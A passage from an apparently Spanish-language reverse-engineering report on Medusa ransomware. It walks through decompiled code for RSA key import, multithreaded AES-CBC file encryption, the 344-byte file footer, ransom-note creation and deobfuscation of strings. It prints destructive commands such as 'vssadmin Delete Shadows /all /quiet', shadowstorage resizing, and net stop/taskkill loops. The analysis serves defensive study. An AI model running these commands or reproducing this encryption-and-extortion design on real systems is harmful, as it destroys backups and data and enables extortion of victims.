/slBMqkn5gYxmV3H1Ig16wZmxIqtA0DCBuhprg6TnaoZMNxe6QZrBrTOanQ3+pNpp
UOezXRTUOdTC2Ve/ma18eitMoR7NJdahxlHUYxo/2WFTDVYsEFh04hqhfLSh28Iq+1
7UZYs2rghtIssGXsTuhm9Fjv009obZ0nzMmC7jC17E4+wCrvL4241XYCyJd4Qyw6Ec
qGvHduHzopXz/HSEVByyzlzJL0pv4vW3xZQ91151iEzhZDXXhhSwpY/7fiEJjLIofOWd
L2YwxeiURscnzlOQgfUa1QIDAQAB
-----END RSA PUBLIC KEY-----
```

2.9. Carga de la nota de rescate

La nota de rescate se encuentra en claro en el binario. Medusa hace una copia de esta en memoria y le concatena el hash de la clave pública calculado anteriormente. A este hash se le denomina "**Company identification hash**" en la nota de rescate. Evidencia del probable uso de pares de claves RSA distintas para cada ataque realizado.

```
D·:·4AE245548F2A225882951FB14E9BF87EE01A0C10AE159B99D1EA62620D91
A372205227254A9F....Our·support·email:·(·medusa.support@onionmai
l.org·)....Company·identification·hash:..f19303e726f0cc3c562303b
d871757308c0ba8f39b87cba29de9189acc229e0a.....................
```

Ilustración 24: Hash de la clave pública RSA concatenado en la nota de rescate

El argumento –t permite modificar la nota de rescate por el contenido de la ruta del fichero pasado en la línea de comandos. De la misma forma, el hash de la clave pública se añadirá al final de la nota.

La nota de rescate se puede leer en el **Apéndice E: Nota de rescate**.

2.10. Importación de la clave pública RSA

Medusa acelera la tarea de encriptación de archivos creando varios hilos de ejecución. Para calcular el número de hilos a crear, antes de la ejecución de **main**, se inicializa una variable global que usa la API **GetNativeSystemInfo** para conocer el número de núcleos del sistema. Este valor multiplicado por dos es el número de hilos a crear.

```
int bcsc_GetNumberOfThreads()
{
  int result; // eax

  result = 2 * bcsc_GetNativeSystemInfo();
  bcsc_NumberOfThreads = result;
  return result;
}
```

Ilustración 25: Cálculo del número de hilos a crear

Medusa reserva memoria para instanciar dos handlers de bcrypt para cada hilo. Uno para **AES** y otro para **RSA**. El primero se usará para la encriptación y el segundo para cifrar la clave simétrica única generada para cada archivo.

```
1  char *__thiscall bcsc_open_bcryptAlgorithm(char *this)
2  {
3    BCRYPT_ALG_HANDLE *v2; // edi
4
5    *this = &off_5C783C;
6    v2 = (this + 28);
7    *(this + 1) = 0;
8    *(this + 2) = 0;
9    *(this + 3) = 0;
10   *(this + 4) = 0;
11   *(this + 5) = 0;
12   *(this + 7) = 0;
13   *(this + 8) = 0;
14   *(this + 9) = 0;
15   if ( !BCryptOpenAlgorithmProvider(this + 1, L"AES", 0, 0) )
16     BCryptOpenAlgorithmProvider(v2, L"RSA", 0, 0);
17   return this;
18 }
```

Ilustración 26: Creación de los handlers para los algoritmos criptográficos de cada hilo

La función de importación de la clave pública RSA se llama para cada hilo.

```
290  if ( bcsc_NumberOfThreads > 0 )
291  {
292    bcsc_handler_index = 0;
293    while ( 1 )
294    {
295      bcsc_import_RSA_public_key((bcsc_handler_index + bcsc_handlers_list), v46, v47);
296      ++bcsc_iter_n_thread;
297      bcsc_handler_index += 40;
298      if ( bcsc_iter_n_thread >= bcsc_NumberOfThreads )
299        break;
300      bcsc_handlers_list = bcsc_extensions_list_end;
301    }
302  }
```

Ilustración 27: Importación de la clave pública RSA para cada hilo

La clave pública se convierte a formato binario (**DER**) mediante CryptStringToBinaryA para después crear una estructura pvStructInfo necesaria para manejar la clave pública en las siguientes funciones criptográficas de bcrypt.

```
32  phKey = this + 8;
33  if ( this[8] )
34    BCryptDestroyKey(this[8]);
35  pcbBinary = 0;
36  if ( !CryptStringToBinaryA(bcsc_RSA_public_key, strlen(bcsc_RSA_public_key), 7u, 0, &pcbBinary, 0, 0) )
37    return 0;
38  v19 = pcbBinary;
39  ProcessHeap = GetProcessHeap();
40  v4 = HeapAlloc(ProcessHeap, 0, v19);
41  lpMem = v4;
42  bcsc_c_memset(v4, 0, pcbBinary);
43  if ( !CryptStringToBinaryA(bcsc_RSA_public_key, 0, 7u, v4, &pcbBinary, 0, 0) )
44    return 0;
45  pcbStructInfo = 0;
46  if ( !CryptDecodeObjectEx(0x10001u, 0x13, v4, pcbBinary, 0, 0, 0, &pcbStructInfo) )
47    return 0;
48  v20 = pcbStructInfo;
49  v5 = GetProcessHeap();
50  pvStructInfo = HeapAlloc(v5, 0, v20);
51  bcsc_c_memset(pvStructInfo, 0, pcbStructInfo);
52  if ( !CryptDecodeObjectEx(0x10001u, 0x13, v4, pcbBinary, 0, 0, pvStructInfo, &pcbStructInfo) )
```

Ilustración 28: Decodificación de la clave pública RSA

Por último, se importa la clave de tipo **RSAPUBLICBLOB** y se almacena en phKey que es una propiedad del objeto this pasado a la función.

```
95  if ( BCryptImportKeyPair(this[7], 0, L"RSAPUBLICBLOB", phKey, pbInput, v7 + v6 + 24, 0) )
```

Ilustración 29: Importación de la clave pública RSA

2.11. Parada de servicios y procesos y eliminación de shadow copies.

Medusa intentará parar todos los servicios y procesos anteriormente generados, en forma de lista de cadenas y eliminará las shadow copies. Si se pasa el argumento –p (**preprocess**) no se ejecutarán estas acciones ya que la flag se pone a 0 durante la fase inicial de análisis de argumentos.

```
306  bcsc_vfprintf("preprocess\n");
307  if ( bcsc_preprocess_flag )
308  {
309    bcsc_kill_services_processes();
310    bcsc_delete_shadow_copies();
311  }
```

Ilustración 30: Preprocess

En la primera iteración del bucle, que recorre cada lista, se desofusca la cadena que contiene el comando para parar el servicio o matar el proceso:

net stop “%s” /y taskkill /F /IM %s /T

```
.data:0102E918 aTaskkillFImST db 'taskkill /F /IM %s /T',0
.data:0102E918                                         ; DATA XREF: bcsc_kill
.data:0102E918                                         ; bcsc_kill_services_p
```

Ilustración 31: Comando desofuscado en .data

```
19  v1 = &bcsc_ServiceList;
20  do
21  {
22    if ( strlen(v1) )
23    {
24      bcsc_vfprintf("kill_services %s\n", v1);
25      if ( dword_5DE420 > *(*ThreadLocalStoragePointer + 4) )
26      {
27        sub_577B61(&dword_5DE420);
28        if ( dword_5DE420 == -1 )
29        {
30          xmmword_5DF3C4 = xmmword_5C9420;      // Guarda en memoria la cadena ofuscada
31                                                // 40 4B 5A 0E 5D 5A 41 5E  0E 0C 0B 5D 0C 0E 01 57
32          byte_5DF3D4 = 46;
33          sub_577F88(sub_5B89C0);
34          sub_577B17(&dword_5DE420);
35        }
36      }
37      if ( byte_5DF3D4 )
38      {
39        byte_5DF3D4 ^= 0x2Eu;                   // Desofusca null byte de comando: net stop "%s" /y
40        xmmword_5DF3C4 = _mm_xor_si128(xmmword_5C9140, xmmword_5DF3C4);// Desofusca comando
41      }
42      bcsc_sprintf(v11, &xmmword_5DF3C4, v1);   // Sustituye %s por el servicio actual
43      bcsc_create_pipes_process(v11[0].m128i_i8, v8, &savedregs, 1);// Crea proceso y ejecuta el comando
```

Ilustración 32: Desofuscación de los comandos de parada

Con sprintf se sustituye el %s por el servicio o el proceso correspondiente. Después se ejecuta el comando con la API CreateProcessA en la función bcsc_create_pipes_process.

Para la eliminación de las **shadow copies**, Medusa desencripta, con el método habitual, y ejecuta mediante CreateProcessA, el siguiente comando que elimina todas las instantáneas de todos los volúmenes.

```
vssadmin Delete Shadows /all /quiet
```

```
45    sub_577B61(&dword_5DEC04);
46    if ( dword_5DEC04 == -1 )
47    {
48      xmmword_5DE9C8 = xmmword_5C9060;          // Cadena ofuscada:
49                                                // vssadmin Delete Shadows /all /quiet
50      xmmword_5DE9D8 = xmmword_5C94A0;
51      dword_5DE9E8 = *&v32[20];
52      sub_577F88(sub_5B8A40);
53      sub_577B17(&dword_5DEC04);
54    }
55  }
56  if ( HIBYTE(dword_5DE9E8) )
57  {
58    for ( i = 0; i < 0x20; i += 16 )
59      *(&xmmword_5DE9C8 + i) = _mm_xor_si128(*(&xmmword_5DE9C8 + i), xmmword_5C9140);
60    for ( ; i < 0x24; ++i )
61      *(&xmmword_5DE9C8 + i) ^= 0x2Eu;
62  }
63  bcsc_create_pipes_process(&xmmword_5DE9C8, v32, &savedregs, 1);// Ejecuta vssadmin Delete Shadows /all /quiet
```

Ilustración 33: Desofuscación y ejecución de eliminación de las shadow copies

Seguidamente, usa la API Data Access and Storage de Windows para enumerar las unidades lógicas del sistema y obtener el espacio libre y el tipo de cada una. Descarta las unidades de solo lectura y las remotas (tipo 4) si la opción -n no se pasó como argumento.

```
35    GetLogicalDriveStringsW(LogicalDriveStringsW, v2);
36    v6 = lpRootPathName;
37    v7 = lpRootPathName;
38    if ( *lpRootPathName )
39    {
40      while ( 2 )
41      {
42        DriveTypeW = GetDriveTypeW(v7);
43        GetDiskFreeSpaceExW(v7, &FreeBytesAvailableToCaller, 0, 0);
44        v9 = *v7;
45        v24 = 0;
46        v22 = v9;
47        v23 = 6029370;
48        switch ( DriveTypeW )
49        {
50          case 2u:                                  // DRIVE_REMOVABLE
51            v17 = 0x700000000i64;
52            LOWORD(v16) = 0;
53            bcsc_alloc__(&v16, &v22, wcslen(&v22));
54            LOBYTE(v25) = 2;
55            goto LABEL_9;
56          case 3u:                                  // DRIVE_FIXED
57            v17 = 0x700000000i64;
58            LOWORD(v16) = 0;
59            bcsc_alloc__(&v16, &v22, wcslen(&v22));
60            LOBYTE(v25) = 1;
61            goto LABEL_9;
62          case 4u:                                  // DRIVE_REMOTE
63            if ( !bcsc_network_flag )
64              goto LABEL_16;
```

Ilustración 34: Enumeración de unidades lógicas

Para cada unidad encontrada ejecuta la siguiente secuencia de comandos, una vez han sido desofuscados (sustituyendo X por la letra de unidad).

```
vssadmin resize shadowstorage /for=X: /on=X: /maxsize=401MB
vssadmin resize shadowstorage /for=X: /on=X: /maxsize=unbounded
```

Una vez terminado el bucle vuelve a ejecutar el comando:

```
vssadmin Delete Shadows /all /quiet
```

Este método, ya visto en otras familias como **Conti**, trata de asegurar el borrado completo de las shadow copies en todas las unidades.

2.12. Encriptación del sistema

La opción –i permite pasar como argumento la ruta de una carpeta para que sea encriptada. Si no está presente, Medusa enumera las unidades y las recorre en un bucle. Se comprueba si la unidad actual es la del sistema comparándola con la variable de entorno **SystemDrive**. La unidad del sistema es aquella en la que está instalado el sistema operativo Windows, normalmente la unidad C:\. Todas las unidades son encriptadas mientras que la del sistema se deja para el final ya que tiene un procesamiento diferente.

```
27  bcsc_enum_drives(&bcsc_drive_list);
28  LOBYTE(v14) = 1;
29  bcsc_drive_list1 = bcsc_drive_list;
30  v2 = (HIDWORD(bcsc_drive_list) - bcsc_drive_list) / 24;
31  if ( v2 > 0 )
32  {
33    v3 = bcsc_drive_list;
34    do
35    {
36      bcsc_drive = v3;
37      if ( v3[5] >= 8 )
38        bcsc_drive = *v3;
39      bcsc_vfprintf("%S\n", bcsc_drive);
40      if ( bcsc_is_systemdrive(bcsc_drive) )
41      {
42        if ( bcsc_systemdrive != v3 )
43        {
44          v5 = v3;
45          if ( v3[5] >= 8 )
46            v5 = *v3;
47          bcsc_alloc__(bcsc_systemdrive, v5, v3[4]);
48        }
49      }
50      else
51      {
52        bcsc_encrypt_folder(bcsc_drive, &savedregs, bcsc_drive);
53      }
54      v3 += 6;
55      --v2;
56    }
57    while ( v2 );
```

Ilustración 35: Enumeración de unidades y comprobación de unidad de sistema

Después, si no se ha pasado el argumento –s también se encriptará la unidad del sistema.

```
61  if ( !bcsc_systemdrive_flag )
62  {
63    v6 = bcsc_systemdrive;
64    if ( v0 >= 8 )
65      v6 = bcsc_systemdrive[0];
66    bcsc_encrypt_systemdrive(v6);
67    v0 = v11;
68  }
```

Ilustración 36: La encriptación de la unidad del sistema depende del argumento –s

2.13. Encriptación de la unidad del sistema

Medusa recorre solo los directorios de la carpeta raíz de la unidad del sistema, normalmente C:\ mediante las APIs FindFirstFileExW, FindNextFileW y GetFileAttributesExW.

```
163   while ( 1 )                                           // bucle principal
164   {
165     if ( v98[0].m128i_i32[0] )
166     {
167       if ( !v82.m128i_i32[0] )
168         goto LABEL_13;
169       bcsc_last_file = *v98[0].m128i_i32[0] == *v82.m128i_i32[0];
170     }
171     else
172     {
173       bcsc_last_file = v82.m128i_i32[0] == 0;
174     }
175     if ( bcsc_last_file )
176       break;
177 LABEL_13:
178     if ( bcsc_is_directory(FileName) )
179     {
180       sub_F94230(FileName, &savedregs, v103);
181       LOBYTE(v107) = 10;
182       v71 = 0;
183       v72 = 7;
184       LOWORD(bcsc_test_file_handler[0]) = 0;
185       bcsc_alloc__(bcsc_test_file_handler, L"Windows", 7u);
186       LOBYTE(v107) = 11;
187       v74 = 0;
188       v75 = 7;
189       LOWORD(bcsc_drive[0]) = 0;
190       bcsc_alloc__(bcsc_drive, v1, wcslen(v1));
191       LOBYTE(v107) = 12;
192       bcsc_c_concat(v76, v79, bcsc_drive, bcsc_test_file_handler);
```

Ilustración 37 Bucle principal, se comprueba si es un directorio.

```
781   if ( *v98[0].m128i_i32[0] )
782   {
783     if ( *bcsc_findNextFileW(v106, *v98[0].m128i_i32[0], &v102) )// Siguiente archivo
784     {
785       sub_FA9590(v98[0].m128i_i8, v106, v102, v79);
786     }
787     else
788     {
789       bcsc_c_FindClose(*v98[0].m128i_i32[0]);
790       *v98[0].m128i_i32[0] = 0;
791     }
792   }
793 }
```

Ilustración 38: Iteración al siguiente archivo o terminación

Se excluyen de la encriptación las carpetas Windows, Windows.old, PerfLogs o MSOCache. Si se ha pasado el argumento –f, Program Files, Program Files (x86) o ProgramData no serán encriptados.

```
519           if ( !bcsc_systemfolder_flag )
520             goto LABEL_192;
521           v77 = 0;
522           v78 = 7;
523           LOWORD(v76[0]) = 0;
524           bcsc_alloc__(v76, L"Program Files", 0xDu);
525           LOBYTE(v107) = 19;
526           v74 = 0;
527           v75 = 7;
528           LOWORD(bcsc_drive[0]) = 0;
529           bcsc_alloc__(bcsc_drive, bcsc_drive_, wcslen(bcsc_drive_));
530           LOBYTE(v107) = 20;
531           bcsc_c_concat(bcsc_test_file_handler, v79, bcsc_drive, v76);// Concatena unidad a ruta
532           v81 |= 0x10u;
533           v43 = bcsc_test_file_handler;
534           v44 = v72;
535           v45 = v103;
536           v46 = bcsc_test_file_handler[0];
537           v47 = v104;
538           if ( v72 >= 8 )
539             v43 = bcsc_test_file_handler[0];
540           if ( v105 >= 8 )
541             v45 = v103[0];
542           if ( v104 != v71 )
543             goto LABEL_128;
544           if ( v104 )
545           {
546             while ( *v45 == *v43 )            // Comparación de rutas
547             {
548               v45 = (v45 + 2);
549               v43 = (v43 + 2);
550               if ( !--v47 )
551               {
552                 v44 = v72;
553                 goto LABEL_126;
554               }
555             }
```

Ilustración 39: Si -f no está presente se encripta la carpeta.

Si la carpeta no ha sido excluida anteriormente, se llama a una función para encriptarla.

```
761 LABEL_192:
762           v66 = v103;
763           if ( v105 >= 8 )
764             v66 = v103[0];
765           bcsc_encrypt_folder(v66, &savedregs, v37);// No se ha excluido. Encriptar carpeta!
```

Ilustración 40: Encripta carpeta actual

2.14. Encriptación de carpeta

Tanto las unidades que no son de sistema y los directorios raíz de la unidad del sistema se encriptan con esta función.

De nuevo, se itera sobre el contenido de la carpeta con la API FindNextFileW en un recorrido en profundidad sobre todo el árbol de archivos. Si el nombre del fichero tiene más de 244 caracteres se saltará al siguiente archivo.

```
383         if ( full_path_filename[4] > 0xF4u )        // Filename
384         {
385           v26 = full_path_filename;
386           if ( v161 >= 8 )
387             v26 = full_path_filename[0];
388           sub_F92210(L"too long filename: %s\n", v26);
389           goto LABEL_163;
390         }
```

Ilustración 41: Comprobación del tamaño del archivo

Si se pasa el argumento –f, se descartan las carpetas Program Files, Program Files (x86), ProgramData, Windows, Windows.old, PerfLogs, MSOCache,

AppData\Local\Temp, AppData\LocalLow, AppData\Roaming, Users\All Users y g_skp_dir. No se encriptarán los ficheros desktop.ini, Thumbs.db.

```
391   if ( bcsc_systemfolder_flag
392     && (bcsc_search_string(full_path_filename, L"\\Program Files\\", v24) != -1
393      || bcsc_search_string(full_path_filename, L"\\Program Files (x86)\\", v27) != -1
394      || bcsc_search_string(full_path_filename, L"\\ProgramData\\", v28) != -1)
395     || bcsc_search_string(full_path_filename, L"\\Windows\\", v24) != -1
396     || bcsc_search_string(full_path_filename, L"\\Windows.old\\", v29) != -1
397     || bcsc_search_string(full_path_filename, L"\\PerfLogs\\", v30) != -1
398     || bcsc_search_string(full_path_filename, L"\\MSOCache\\", v31) != -1
399     || bcsc_search_string(full_path_filename, L"\\AppData\\Local\\Temp\\", v32) != -1
400     || bcsc_search_string(full_path_filename, L"\\AppData\\LocalLow\\", v33) != -1
401     || bcsc_search_string(full_path_filename, L"\\AppData\\Roaming\\", v34) != -1
402     || bcsc_search_string(full_path_filename, L"\\Users\\All Users\\", v35) != -1
403     || v110 && bcsc_search_string(full_path_filename, L"g_skp_dir", v36) != -1 )
404   {
405     goto LABEL_163;
406   }
```

Ilustración 42: Si se pasa el argumento -f se excluyen las carpetas.

Si en la iteración, la ruta actual es un archivo, se extrae la extensión y se compara con la lista de extensiones a excluir. También se descartan los ficheros de notas de rescate con el nombre: !!!READ_ME_MEDUSA!!!.txt.

```
v149 = 0x5A565A000F0F0F6Fi64;
v111 = 46;
if ( dword_1030270 > *(*ThreadLocalStoragePointer + 4) )
{
  sub_FC7B61(&dword_1030270);
  if ( dword_1030270 == -1 )
  {
    xmmword_102EF08 = xmmword_1019770;// !!!READ_ME_MEDUSA!!!.txt
    qword_102EF18 = v149;
    byte_102EF20 = v111;
    sub_FC7F88(sub_1008980);
    sub_FC7B17(&dword_1030270);
  }
}
if ( byte_102EF20 )
{
  v65 = 16;
  xmmword_102EF08 = _mm_xor_si128(xmmword_1019140, xmmword_102EF08);
  do
    *(&xmmword_102EF08 + v65++) ^= 0x2Eu;
  while ( v65 < 0x19 );
}
```

Ilustración 43: Se desofusca !!!READ_ME_MEDUSA!!!.txt

Después de las comprobaciones, el fichero se añade a una cola de encriptación.

```
718         if ( !bcsc_is_readmemedusa_file )
719           goto LABEL_163;
720         bcsc_enqueue_encryption(&bcsc_file_queue, v170, &v104, v69, full_path_filename);// Añade el fichero
721         LOBYTE(v169) = 34;
722         v78 = v104;
723         if ( v104 && !_InterlockedExchangeAdd((v104 + 4), 0xFFFFFFFF) )
724         {
725           v79 = *(v78 + 120);
726           if ( v79 )
727             (**v79)(v78);
728           else
729             (**v78)(1);
730         }
731         LOBYTE(v169) = 27;
732         while ( v123 > 128 )
733           Sleep(0x3E8u);
734       }
735     }                                   // Fin es un archivo
```

Ilustración 44: El fichero se añade a una cola de encriptación

Si se trata de un directorio, se llama a la función para crear la nota de rescate: !!!READ_ME_MEDUSA!!!.txt y guardarla.

```
741       if ( bcsc_getFileAttributesExW(v80, &v159) == 2 )// Es un directorio
742       {
743         v81 = sub_F94230(&v150.m128i_i32[2], v170, v97);
744         LOBYTE(v169) = 35;
745         if ( v81[5] >= 8u )
746           v81 = *v81;
747         bcsc_create_read_me_medusa(v81, v170);
```

Ilustración 45: Si es un directorio se crea la nota de rescate

Cuando ya no quedan más ficheros, termina el bucle de iteración y se crea el fichero con la nota de rescate, de nuevo con el nombre: !!!READ_ME_MEDUSA!!!.txt en la carpeta inicial. A continuación, se ejecutan los hilos que se encargan de encriptar los ficheros encolados de forma concurrente.

```
806   sub_F95320(&v113);
807   sub_F95320(&v150);
808   LOBYTE(v169) = 7;
809   sub_F95320(v140);
810   bcsc_create_read_me_medusa(v99, v170);
811   bcsc_thread_encryption(bcsc_file_queue.m128i_i8, v85);// Encripta los ficheros mediante threads
812   LOBYTE(v169) = 6;
813   if ( v148 < 8 )
814     goto LABEL_176;
815   v87 = v147[0];
816   if ( 2 * v148 + 2 >= 0x1000 )
817   {
818     v87 = *(v147[0] - 4);
819     if ( (v147[0] - v87 - 4) > 0x1F )
820       goto LABEL_184;
821   }
822   bcsc_free_heap(v87);
823 LABEL_176:
824   v147[4] = 0;
825   v148 = 7;
826   LOWORD(v147[0]) = 0;
827   v169 = 36;
828   bcsc_thread_encryption(bcsc_file_queue.m128i_i8, v86);
```

Ilustración 46: Se crean los hilos encargados de la encriptación concurrente.

En tiempo de ejecución, se observan los hilos, StartAddress, que realizan la encriptación. En la **Ilustración 47** aparecen dos hilos ya que la máquina virtual de análisis tiene un núcleo.

Decimal	Hex	State	Name
4196	1064	Ready	GpTtFIMsrn.exe
6824	1AA8	Ready	76ED5970
6484	1954	Ready	76ED5970
888	**378**	**Ready**	**StartAddress**
7940	1F04	Suspended	StartAddress

Ilustración 47: Hilo principal .exe y 2 hilos de encriptación StartAddress

El hilo de ejecución principal, espera a que todos los hilos de encriptación finalicen con la carpeta actual. El proceso se repetirá para las siguientes carpetas de la unidad.

```
34      if ( *(this + 1) - *this >= 0 && ((*(this + 1) - *this) & 0xFFFFFFFC) != 0 )
35      {
36        do
37        {
38          threadHandle = *(v9 + 4 * v8);
39          if ( *(threadHandle + 4) )
40          {
41            if ( *(threadHandle + 4) == GetCurrentThreadId() )
42              bcsc_setError(5);
43            if ( bcsc_WaitThreadExitCode(*threadHandle, *(threadHandle + 4), 0) )// Join Hilos
44              bcsc_setError(2);
45            *threadHandle = 0;
46            *(threadHandle + 4) = 0;
47          }
48          ++v8;
49          v9 = *this;
50        }
51        while ( v8 < (*(this + 1) - *this) >> 2 );
52      }
```

Ilustración 48: Sincronización del hilo principal y los de encriptación

Cada hilo ejecuta una función que emplea mecanismos de sincronización adecuados para el acceso a las estructuras de datos compartidas, evitando así condiciones de carrera. Mediante un bucle cada hilo extrae archivos de la cola para encriptarlos.

```
29      while ( 1 )                                   // Recorre la cola de ficheros a encriptar
30      {
31        v4 = v16;
32        HIDWORD(v18) = v16;
33        v20 = 0;
34        v17 = this[1];
35        v5 = *(v16 + 36);
36        if ( !v5 )
37          sub_FAEE86();
38        (*(*v5 + 8))(v5, &v17);                     // Aquí se hace la llamada
```

Ilustración 49: Bucle principal de cada hilo

2.15. Encriptación de un archivo

Medusa cifra cada fichero mediante el algoritmo simétrico **AES** en modo **CBC** (Cipher Block Chaining). Una vez encriptado modifica el fichero original con el siguiente formato:

Offset (bytes)	Tamaño (bytes)	Contenido
0	Tam_fichero	Contenido del fichero original encriptado con AES
Tam_fichero	8	Separador con la cadena MEDUSA
+8	16	Tamaño del fichero original
+24	256	Clave simétrica encriptada con la clave pública RSA
+280	64	Hash de la clave pública RSA (Company identification hash)
+344	344 (Tam Pie)	

El pie añadido en la parte inferior del fichero, almacena la información necesaria para que el actor de amenazas con su clave privada RSA, pueda recuperar la clave simétrica de encriptación de cada fichero.

La función de encriptación principal, cifra el fichero e imprime en consola el número de hilo, la ruta y el tiempo transcurrido.

```
24  bcsc_begin = GetTickCount64();
25  if ( filename_length <= 0xF4 )
26  {
27    p_file_path = &file_path;
28    if ( a7 >= 8 )
29      p_file_path = file_path;
30    bcsc_encriptar_fichero(p_file_path, thread_number, &savedregs);
31    bcsc_end = GetTickCount64();
32    bcsc_c_memset(v14, 0, 0x3FCu);
33    bcsc_file_path = &file_path;
34    if ( a7 >= 8 )
35      bcsc_file_path = file_path;
36    wsprintfW(v14, L"encrypt %d %ls %ld\n", thread_number, bcsc_file_path, bcsc_end - bcsc_begin);
37    sub_F92210(L"%ls", v14);
```

Ilustración 50: Función de encriptación de un archivo

```
:System
encrypt system
C:\
encrypt 0 C:\$A\fichero1.txt 3739672
encrypt 0 C:\$A\fichero2.txt 4204
encrypt 1 C:\$A\fichero3.txt 3875
```

Ilustración 51: Salida de la consola.

Antes de encriptar un archivo, Medusa comprueba si tiene el atributo FILE_ATTRIBUTE_READONLY mediante la API GetFileAttributesW. Si es así, lo quita con SetFileAttributesW. Después, se abre el fichero en modo binario, de lectura y escritura, y se obtiene su tamaño. Si se trata de un fichero vacío termina la función retornando -1.

```
104  FileAttributesW = GetFileAttributesW(file_path);
105  if ( (FileAttributesW & 1) != 0 )            // Elimina atributo FILE_ATTRIBUTE_READONLY=0x1
106    SetFileAttributesW(file_path, FileAttributesW ^ 1);
107  bcsc_file_handler = bcsc_open_file(file_path, L"rb+");
108  HIDWORD(bcsc_file_handlerc) = bcsc_file_handler;
109  v57 = bcsc_file_handler;
110  if ( !bcsc_file_handler )
111  {
112    bcsc_vfprintf("File open error\n");
113    return -1;
114  }
115  bcsc_seek_0(bcsc_file_handler, 0i64, 2u);
116  LODWORD(bcsc_file_size) = ::bcsc_file_size(HIDWORD(bcsc_file_handlerc));
117  bcsc_file_size2 = HIDWORD(bcsc_file_size);
118  LODWORD(bcsc_file_handlerc) = bcsc_file_size;
119  if ( !bcsc_file_size )
120  {
121    bcsc_vfprintf("File Size is Zero.\n");
122    goto LABEL_7;
123  }
```

Ilustración 52: Apertura del fichero a encriptar

Si el tamaño del archivo es superior a 344 bytes se leen los 6 bytes del fichero situados en la posición -344 comenzando desde el final. Si coincide con la

cadena MEDUSA, el delimitador, se concluye que el fichero ya está encriptado y finaliza la función.

```
124  if ( bcsc_file_size >= 344 )
125  {
126    bcsc_seek_0(SHIDWORD(bcsc_file_handlerc), -344i64, 2u);
127    bcsc_c_memset(&bcsc_separador1, 0, 0x64u);
128    ThreadLocalStoragePointer = NtCurrentTeb()->ThreadLocalStoragePointer;
129    qmemcpy(v65, "ckj{}o", 6);
130    v10 = *ThreadLocalStoragePointer;
131    bcsc_already_locked = 46;
132    cbOutput = v10;
133    if ( dword_10306F0 > *(v10 + 4) )
134    {
135      sub_FC7B61(&dword_10306F0);
136      if ( dword_10306F0 == -1 )
137      {
138        dword_102E304 = v65[0];
139        word_102E308 = WORD2(v65[0]);
140        byte_102E30A = bcsc_already_locked;
141        sub_FC7F88(sub_1008960);
142        sub_FC7B17(&dword_10306F0);             // SEPARADOR MEDUSA
143      }
144    }
145    if ( byte_102E30A )
146    {
147      LOBYTE(dword_102E304) = dword_102E304 ^ 0x2E;
148      BYTE1(dword_102E304) ^= 0x2Eu;
149      BYTE2(dword_102E304) ^= 0x2Eu;
150      HIBYTE(dword_102E304) ^= 0x2Eu;
151      LOBYTE(word_102E308) = word_102E308 ^ 0x2E;
152      HIBYTE(word_102E308) ^= 0x2Eu;
153      byte_102E30A ^= 0x2Eu;
154    }
155    bcsc_read(&bcsc_separador1, 1, strlen(&dword_102E304), SHIDWORD(bcsc_file_handlerc));
```

Ilustración 53: Se comprueba si el fichero ya está encriptado por Medusa

En caso contrario, de nuevo, se desofusca la cadena MEDUSA que se usará para separar el contenido encriptado del fichero de los datos necesarios para la desencriptación.

La función, carga una **clave**, que siempre es la misma, para derivar una **clave simétrica AES** de 256 bits (**Ilustración 54**) que será diferente para cada archivo. Esta clave se encripta con la **clave pública RSA** y se almacena en el lugar adecuado de la pila para formar el pie del fichero. En la **Ilustración 55** se muestra el código que configura AES en modo CBC.

```
256  for ( i = 0; i < 0x20; ++i )
257    *(&pbSecret + i) = bcsc_load_AES_pbSecret();// Carga pbSecret para generar la clave simétrica
258  v18 = 40 * v53;
259  v51 = 40 * v53;
260  bcsc_AES_CBC_gen_symmetric_key(40 * v53 + bcsc_extensions_list_end, &pbSecret, 40 * v53 + bcsc_ex
261  pPaddingInfo = &off_10177E4;
262  v65[0] = 0i64;
263  bcsc_nbytesc = v18 + bcsc_extensions_list_end;
264  hKey = *(v18 + bcsc_extensions_list_end + 32);
265  cbOutput = 0;
266  v19 = BCryptEncrypt(hKey, &pbSecret, 0x20u, &pPaddingInfo, 0, 0, 0, 0, &cbOutput, 4u);
267  HIDWORD(bcsc_file_handlerc) = v57;
268  if ( !v19 )
269    BCryptEncrypt(*(bcsc_nbytesc + 32), &pbSecret, 0x20u, &pPaddingInfo, 0, 0, &pbOutput, cbOutput,
```

Ilustración 54: Encriptación de la clave simétrica con la clave pública RSA

```
69  bcsc_c_memcpy(v12, &unk_10239C4, *cbBlockLen);
70  *(this + 24) = *cbBlockLen;
71  return !BCryptSetProperty(*(this + 4), L"ChainingMode", L"ChainingModeCBC", 0x20u, 0)
72      && !BCryptGenerateSymmetricKey(*(this + 4), (this + 8), *(this + 12), *cbKeyObject, pbSecret, 0x20u, 0);
```

Ilustración 55: Configuración AES en modo CBC y generación de clave simétrica.

Clave inicial de 256 bits en memoria usada para la generación de la clave simétrica.

```
030BF330  0B 00 00 00 A3 07 2F A9  97 2D FB D2 B8 33 E8 48  ....../..-.¤·3..
030BF340  E1 5D C0 FD 47 D8 8B 2B  50 40 03 F3 A9 66 48 45  ....Gă·+P@.....E
030BF350  93 4F D5 FF 33 04 7F 4A  01 00 00 00 7C F3 0B 03  .O..3..J....|...
```

Ilustración 56: Clave común usada para la generación de la clave simétrica para AES

A3 07 2F A9 97 2D FB D2 B8 33 E8 48 E1 5D C0 FD 47 D8 8B 2B 50 40 03 F3 A9 66 48 45 93 4F D5 FF

En el marco de pila de la función, se crea la estructura de 344 bytes para almacenar el pie del fichero. Como ya se ha comentado, se concatena la cadena MEDUSA, el tamaño del archivo, la clave simétrica AES encriptada con RSA y el hash de la clave pública.

```
243  do
244  {
245    v15 = byte_102F04C[v14++];
246    bcsc_newFileName[41].m128i_i8[v14 + 15] = v15;// Copia el separador MEDUSA al destino
247  }
248  while ( v15 );
249  ++dword_10290F4;
250  bcsc_medusa_footer.m128i_i64[1] = __PAIR64__(bcsc_file_size2, bcsc_file_handlerc);// Copia tamaño del fichero
```

Ilustración 57: Copia del separador MEDUSA y el tamaño en la pila

A continuación, Medusa lee el fichero en bloques de 0x1000 (4096) bytes para después encriptarlos mediante la API BCryptEncrypt e ir guardándolos en el fichero.

```
473     bcsc_c_memset(bcsc_file_buffer, 0, 0x1000u);
474     bcsc_sizer = bcsc_read(bcsc_file_buffer, 1, 0x1000, SHIDWORD(bcsc_file_handlerc));
475     bcsc_sizer2 = bcsc_sizer;
476     if ( bcsc_sizer < 0 || bcsc_sizer != 4096 && sub_FE2EB0(SHIDWORD(bcsc_file_handler
477       break;
